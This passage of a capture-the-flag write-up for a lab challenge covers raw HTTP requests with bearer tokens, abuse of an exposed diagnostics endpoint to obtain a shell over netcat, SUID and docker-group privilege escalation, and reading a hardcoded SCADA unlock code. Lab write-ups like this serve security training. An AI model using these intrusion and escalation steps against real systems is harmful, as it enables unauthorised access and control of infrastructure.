
Along with a note indicating that this was only part of the second flag.
Note:
1
This is only the first part of your second flag. You will need to complete it elsewhere.
Discovering Diagnostic Endpoints
The HLS manifest also exposed internal session metadata:
1
2
#EXT-X-SESSION-DATA:DATA-ID="hopsec.diagnostics",VALUE="/v1/ingest/diagnostics"
#EXT-X-SESSION-DATA:DATA-ID="hopsec.jobs",VALUE="/v1/ingest/jobs"
These endpoints hinted at internal RTSP ingest diagnostics.
A GET request to /v1/ingest/diagnostics returned 405 Method Not Allowed, revealing that the endpoint only accepted POST.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
HTTP/1.1 405 METHOD NOT ALLOWED
Server: Werkzeug/3.1.3 Python/3.12.3
Date: Sun, 14 Dec 2025 22:59:38 GMT
Content-Type: text/html; charset=utf-8
Allow: OPTIONS, POST
Content-Length: 153
Access-Control-Allow-Origin: http://10.80.173.124:13400
Vary: Origin
Access-Control-Allow-Headers: Authorization,Content-Type,Range
Access-Control-Allow-Methods: GET,POST,OPTIONS
Access-Control-Expose-Headers: Content-Range,Accept-Ranges
Connection: close

<!doctype html>
<html lang=en>
<title>405 Method Not Allowed</title>
<h1>Method Not Allowed</h1>
<p>The method is not allowed for the requested URL.</p>
Creating a Diagnostic Job
After identifying the internal diagnostic endpoint exposed in the HLS manifest, the request method was changed from GET to POST, following the same structure observed in other API interactions.
However, the server initially returned an error indicating that the rtsp_url parameter was invalid, as no request body had been provided.
To resolve this, a valid RTSP URL was supplied in the bash body of the request:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
POST /v1/ingest/diagnostics HTTP/1.1
Host: 10.80.173.124:13401
Content-Length: 58
Authorization: Bearer {"sub": "guard.hopkins@hopsecasylum.com", "role": "guard", "iat": 1765746887}.61a477c34a43658af9c00f0d9a7d7cb65bfdb46fb7a8b8aac75f5eca7a9ef9a7
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Content-Type: application/bash
Accept: */*
Origin: http://10.80.173.124:13400
Referer: http://10.80.173.124:13400/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "rtsp_url": "rtsp://vendor-cam.test/cam-admin"
}
The server responded with 200 OK, returning a job identifier and a job status endpoint, indicating that the diagnostic task was successfully created.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.3
Date: Sun, 14 Dec 2025 22:51:04 GMT
Content-Type: application/bash
Content-Length: 118
Location: /v1/ingest/jobs/5484680e-9ae4-4c33-b6ea-882280093ce8
Access-Control-Allow-Origin: http://10.80.173.124:13400
Vary: Origin
Access-Control-Allow-Headers: Authorization,Content-Type,Range
Access-Control-Allow-Methods: GET,POST,OPTIONS
Access-Control-Expose-Headers: Content-Range,Accept-Ranges
Connection: close

{"job_id":"5484680e-9ae4-4c33-b6ea-882280093ce8","job_status":"/v1/ingest/jobs/5484680e-9ae4-4c33-b6ea-882280093ce8"}
I then made a GET request to the job status endpoint provided in the previous response in order to monitor the diagnostic job execution.
1
2
3
4
5
6
7
8
9
10
GET /v1/ingest/jobs/b4ec25ab-944f-43ad-81bf-18755d627ed5 HTTP/1.1
Host: 10.80.173.124:13401
Authorization: Bearer {"sub": "guard.hopkins@hopsecasylum.com", "role": "guard", "iat": 1765746887}.61a477c34a43658af9c00f0d9a7d7cb65bfdb46fb7a8b8aac75f5eca7a9ef9a7
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: */*
Origin: http://10.80.173.124:13400
Referer: http://10.80.173.124:13400/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
The response indicated that the job had completed successfully and returned several important details, including a console port and a token associated with the vendor-cam RTSP stream.
1
2
3
4
5
6
7
8
9
10
11
12
13
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.3
Date: Sun, 14 Dec 2025 22:51:39 GMT
Content-Type: application/bash
Content-Length: 129
Access-Control-Allow-Origin: http://10.80.173.124:13400
Vary: Origin
Access-Control-Allow-Headers: Authorization,Content-Type,Range
Access-Control-Allow-Methods: GET,POST,OPTIONS
Access-Control-Expose-Headers: Content-Range,Accept-Ranges
Connection: close

{"console_port":13404,"rtsp_url":"rtsp://vendor-cam.test/cam-admin","status":"ready","token":"e5a01cf9e0e94a9ca515a6a5d2037ce9"}
From the response, we obtained the following token:
1
e5a01cf9e0e94a9ca515a6a5d2037ce9
The presence of the console_port suggested that an interactive service had been spawned as part of the diagnostic job. Using netcat, a connection was established to the specified port, and the token was supplied when prompted:
1
2
3
nc 10.80.173.124 13404
e5a01cf9e0e94a9ca515a6a5d2037ce9
svc_vidops@tryhackme-2404:~$
After submitting the token, an interactive shell was granted under the svc_vidops user context. Once inside the system, a search of the filesystem revealed a file containing the remaining portion of the second flag.
Key Retrieval
This value represents the second half of the flag. When combined with the first part recovered earlier, the complete second flag is:
1
THM{REDACTED}
Privilege Escalation
After obtaining a shell, we verified our current privileges using the id command:
1
2
id
uid=1500(svc_vidops) gid=1500(svc_vidops) groups=1500(svc_vidops)
This confirmed that we were running as the svc_vidops user.
To identify potential privilege escalation vectors, we searched for binaries with the SUID bit set:
1
find / -type f -perm -04000 -ls 2>/dev/null
Among the results, a non-standard binary stood out:
1
/usr/local/bin/diag_shell
This binary is particularly interesting because it is not a default system binary and is located under /usr/local/bin, which often contains custom or internally developed tools. When executing the binary:
1
/usr/local/bin/diag_shell
We observed that the effective user changed from svc_vidops to dockermgr: This indicates that diag_shell has the SUID bit set for the dockermgr user, allowing a controlled privilege transition from svc_vidops to dockermgr.
Unlocking Main Corridor
Enumerating Open Ports
To identify services running on the target machine, we enumerated listening ports:
1
ss -tuln
Output:
1
tcp LISTEN 0 4096 0.0.0.0:9001 0.0.0.0:*
Port 9001 is non‑standard and stood out from common services (SSH, HTTP, etc.). This suggested a custom or challenge‑specific service.
Connecting to Port 9001
We connected to the service using Netcat:
1
nc 127.0.0.1 9001
The service presented itself as a SCADA Gate Control System and requested an authorization token.

SCADA Authentication
The prompt indicated that an authorization token from a previous part was required.
Using Flag 2, authentication succeeded and granted access to the SCADA terminal.
1
2
[AUTH] Enter authorization token:
THM{REDACTED}
Access to the SCADA terminal was granted.

Interacting with the SCADA Terminal
Inside the terminal, available commands included:
statusinfounlock <code>lockhelp
The system hinted that unlocking the gate required a numeric authorization code.
Gaining Access via Docker Group Membership
Initial enumeration showed that the user dockermgr did not have root privileges and could not access protected directories such as /root:
1
2
cd /root
Permission denied
Docker Socket Permissions
Further inspection revealed that the Docker socket was present and owned by the docker group
1
2
ls -l /var/run/docker.sock
srw-rw---- 1 root docker /var/run/docker.sock
This is significant because membership in the docker group effectively grants root-level access, as Docker can start containers with full system privileges.
Group Enumeration
Checking group membership confirmed that dockermgr was listed as a member of the docker group:
1
2
getent group docker
docker:x:998:ubuntu,dockermgr
However, this group membership was not active in the current shell session.
Activating the Docker Group
To apply the group permissions without logging out, a new shell was spawned with the docker group as the effective group:
1
newgrp docker
Verifying the identity showed that the active group had changed:
1
2
id
uid=1501(dockermgr) gid=998(docker) groups=998(docker),1500(svc_vidops)
At this point, the user gained permission to interact with the Docker daemon.
Obtaining and Using the Numeric Unlock Code
After gaining access to the Docker container, an interactive shell was spawned inside the running SCADA container:
1
docker exec -it asylum_gate_control /bin/sh
Inside the container, the process was running as the user scada_operator, not as root. Direct access to /root was therefore still restricted:
1
2
cd /root
/bin/sh: can't cd to root
Source Code Inspection
Since the SCADA service was implemented in Python and the source files were readable, the next step was to inspect the application code directly:
1
sed -n '1,200p' /opt/scada/scada_terminal.py
Reviewing the source code revealed several critical details:
- The unlock mechanism relied on a hardcoded numeric authorization code
- The file path
/root/.asylum/unlock_codewas referenced as a decoy - The actual validation compared user input directly against a static value
Relevant code snippet:
1
UNLOCK_CODE = "739184627"

This confirmed that reading the file in /root was not required to unlock the gate. Instead, the application simply checked whether the provided numeric input matched the hardcoded value.
Unlocking the Gate
Once the numeric code was identified, it was submitted directly through the SCADA terminal:
1
unlock 739184627
The system verified the code and changed the gate state from LOCKED to UNLOCKED, completing the challenge and triggering the success message.

Inserting the Code and Exiting the Asylum
After obtaining the numeric authorization code, it was submitted through the SCADA terminal to unlock the main gate. The system validated the code and returned the following flag:

Upon successful authentication, a new interface was displayed, representing the final exit door. This door required all three flags collected throughout the challenge.
After entering the three flags, the system confirmed that the challenge had been successfully completed and revealed a final message along with a link:

1
https://static-labs.tryhackme.cloud/apps/hoppers-invitation/
This marked the successful completion of the Asylum CTF challenge.